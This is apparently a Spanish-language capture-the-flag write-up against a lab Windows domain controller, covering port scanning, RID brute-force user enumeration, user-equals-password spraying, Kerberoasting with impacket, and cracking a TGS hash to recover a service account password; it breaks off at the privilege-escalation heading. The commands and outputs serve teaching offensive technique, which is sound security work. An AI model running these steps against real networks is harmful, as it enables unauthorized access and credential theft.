
DC01 - WRITEUP


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:




```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 128 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2024-12-07 17:56:04Z)
135/tcp   open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 128
464/tcp   open  kpasswd5?     syn-ack ttl 128
593/tcp   open  ncacn_http    syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 128
3268/tcp  open  ldap          syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 128
5985/tcp  open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 128 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49677/tcp open  ncacn_http    syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 08:00:27:2F:11:B5 (Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Pobramos si podemos aplicar fuerza bruta al "RID" de los usuarios para poder conseguir un listado de usuarios validos:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 192.168.11.19 -u '' -p '' --rid-brute
SMB         192.168.11.19   445    DC01             [*] Windows Server
(SMBv1:False)
SMB         192.168.11.19   445    DC01             [-] SOUPEDECODE.LOC
SMB         192.168.11.19   445    DC01             [-] Error creating
D - {Access Denied} A process has requested access to an object but has
```


No nos deja a traves de una null session. Vamos a probar a traves de una "guest" session, para ello tenemos que añadir cualquier usuario y la contraseña vacia:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 192.168.11.19 -u 'test' -p '' --rid-brute
SMB         192.168.11.19   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LO
(SMBv1:False)
SMB         192.168.11.19   445    DC01             [+] SOUPEDECODE.LOCAL\test: (Guest)
SMB         192.168.11.19   445    DC01             498: SOUPEDECODE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         192.168.11.19   445    DC01             500: SOUPEDECODE\Administrator (SidTypeUser)
SMB         192.168.11.19   445    DC01             501: SOUPEDECODE\Guest (SidTypeUser)
SMB         192.168.11.19   445    DC01             502: SOUPEDECODE\krbtgt (SidTypeUser)
SMB         192.168.11.19   445    DC01             512: SOUPEDECODE\Domain Admins (SidTypeGroup)
SMB         192.168.11.19   445    DC01             513: SOUPEDECODE\Domain Users (SidTypeGroup)
SMB         192.168.11.19   445    DC01             514: SOUPEDECODE\Domain Guests (SidTypeGroup)
SMB         192.168.11.19   445    DC01             515: SOUPEDECODE\Domain Computers (SidTypeGroup)
SMB         192.168.11.19   445    DC01             516: SOUPEDECODE\Domain Controllers (SidTypeGroup)
SMB         192.168.11.19   445    DC01             517: SOUPEDECODE\Cert Publishers (SidTypeAlias)
SMB         192.168.11.19   445    DC01             518: SOUPEDECODE\Schema Admins (SidTypeGroup)
SMB         192.168.11.19   445    DC01             519: SOUPEDECODE\Enterprise Admins (SidTypeGroup)
```


Vemos conseguido un listado de usuarios, los añadimos a un txt. Vamos a aplicar fuerza bruta para ver si algun usuario contiene el mismo nombre en la contraseña:

```
netexec smb SOUPEDECODE.LOCAL -u users.txt -p users.txt --no-bruteforce --continue-on-success
```




```
SMB         192.168.11.19   445    DC01             [+] SOUPEDECODE.LOCAL\ybob317:ybob317
SMB         192.168.11.19   445    DC01             [-] SOUPEDECODE.LOCAL\file_svc:file_svc STATUS_LOGON_FAILURE
SMB         192.168.11.19   445    DC01             [-] SOUPEDECODE.LOCAL\charlie:charlie STATUS_LOGON_FAILURE
SMB         192.168.11.19   445    DC01             [-] SOUPEDECODE.LOCAL\qethan32:qethan32 STATUS_LOGON_FAILURE
SMB         192.168.11.19   445    DC01             [-] SOUPEDECODE.LOCAL\khenry33:khenry33 STATUS_LOGON_FAILURE
SMB         192.168.11.19   445    DC01             [-] SOUPEDECODE.LOCAL\sjudy34:sjudy34 STATUS_LOGON_FAILURE
SMB         192.168.11.19   445    DC01             [-] SOUPEDECODE.LOCAL\rrachel35:rrachel35 STATUS_LOGON_FAILURE
```

Vamos a ver si algun usuario es kerberoasteable:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-GetUserSPNs soupedecode.local/ybob317:ybob317 -dc-ip 192.168.11.19
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName     Name             MemberOf  PasswordLastSet             LastLogon  Delegation
-----------------------  ---------------  --------  --------------------------  ---------  ----------
FTP/FileServer           file_svc                   2024-06-17 17:32:23.726085  <never>
FW/ProxyServer           firewall_svc               2024-06-17 17:28:32.710125  <never>
HTTP/BackupServer        backup_svc                 2024-06-17 17:28:49.476511  <never>
HTTP/WebServer           web_svc                    2024-06-17 17:29:04.569417  <never>
HTTPS/MonitoringServer   monitoring_svc             2024-06-17 17:29:18.511871  <never>
```

Hay 5 usuarios kerberoasteables. Vamos a solicitar el TGS que nos lo devuelve en forma de hash:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-GetUserSPNs soupedecode.local/ybob317:ybob317 -dc-ip 192.168.11.19 -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName     Name            MemberOf  PasswordLastSet             LastLogon  Delegation
-----------------------  --------------  --------  --------------------------  ---------  ----------
FTP/FileServer           file_svc                  2024-06-17 17:32:23.726085  <never>
FW/ProxyServer           firewall_svc              2024-06-17 17:28:32.710125  <never>
HTTP/BackupServer        backup_svc                2024-06-17 17:28:49.476511  <never>
HTTP/WebServer           web_svc                   2024-06-17 17:29:04.569417  <never>
HTTPS/MonitoringServer   monitoring_svc            2024-06-17 17:29:18.511871  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*file_svc$SOUPEDECODE.LOCAL$soupedecode.local/file_svc*$7602769c9e47a886ceea9dd3b71ec486$e5b5954d7a7c563840417379021dd540fc9393f080f9a
22b86d9f945fb5313cae95ff20329e6636cb7dbd89dafb9c1eac3a39a3375c741a72085d706e37fc156267079817511c393d820948ea9f9a4a62e386f65e955088922ceb18052fadb0
c9e33deccdc3cdb58cc36cac3e5a17bc5dc23a6b832f8895ddb6cbdb0ede70b552d536ecc896d3099434c13add6928a6957153625db7d8810a4c7426a1ef285d68e34866b72e3b39ae
e61b97f01088143ee80cf6d1b74b32c8d365614906bcde6a1a11ecfa50024ed52dfd6b8d2c5d376804eaf8d18f70f135f695044440bf00e245e914ee7e8a7a6891d40187d6f40f941e
61537284b91c9943d3e35ebb200173df11c0189d7234e48d0263b2a053f7009d8059a320fed7b03f8467a735eb633434f5e0e6e25cbe3db8d03c28826f9b7846061033f0250cdc41cd
79ef6dc3740ddcced5af55338132637806e73729eb3e4cbcbe6499ea963b66a5212acd7800df6f9e98fe3a40b4743a79de7162bc4dff37e12b065ef5f56116c1fb234931386129ce4b
97c748e9af6f5dfa695710942c1b98e232aafc949b926318581dab0b88569ac1710173077a53ad4ebe81a03dba8832adef0ac6f299741e1707c59c0d35c1c6868ddb4f63e63db00648
394a381c41dcd134bc17e3125fb8e1e868f64c33791582432cb09861e50f7f3fa4277908dbea55596288c30ff2382aa43bedbb864561124fd8c2516591d448afca14d43610ef8b5940
ad50aed05a4a924a2c0dccc6327e59f52224a4709ee9a2c2613778013ef99332aba3c7e3705fbe8f37c6a1ebe40298bec758fc2f641f55e921eada1c0583c3e7729707a5de94c2b96f
779bbb0c6e3b8f4eb176408f991e9a4901ac8947f5f2a4d1000558a39cada0b37306d0e6ac31e14bb1c435382b7ac5fdb1fee18da93a6e100baf413e78f9fd0f5d7c7d765e64c722e2
```

Los crackeamos y encontramos una credencial:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123!!    (?)
1g 0:00:00:25 DONE (2024-12-07 18:45) 0.03891g/s 558122p/s 2650Kc/s 2650KC/s !!12Honey..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Vamos a buscar de quien es esa contraseña:



```
[-] SOUPEDECODE.LOCAL\ybob317:Password123!! STATUS_LOGON_FAILURE
[+] SOUPEDECODE.LOCAL\file_svc:Password123!!
[-] SOUPEDECODE.LOCAL\charlie:Password123!! STATUS_LOGON_FAILURE
[-] SOUPEDECODE.LOCAL\qethan32:Password123!! STATUS_LOGON_FAILURE
[-] SOUPEDECODE.LOCAL\khenry33:Password123!! STATUS_LOGON_FAILURE
[-] SOUPEDECODE.LOCAL\sjudy34:Password123!! STATUS_LOGON_FAILURE
[-] SOUPEDECODE.LOCAL\rrachel35:Password123!! STATUS_LOGON_FAILURE
[-] SOUPEDECODE.LOCAL\caiden36:Password123!! STATUS_LOGON_FAILURE
```


ESCALADA DE PRIVILEGIOS

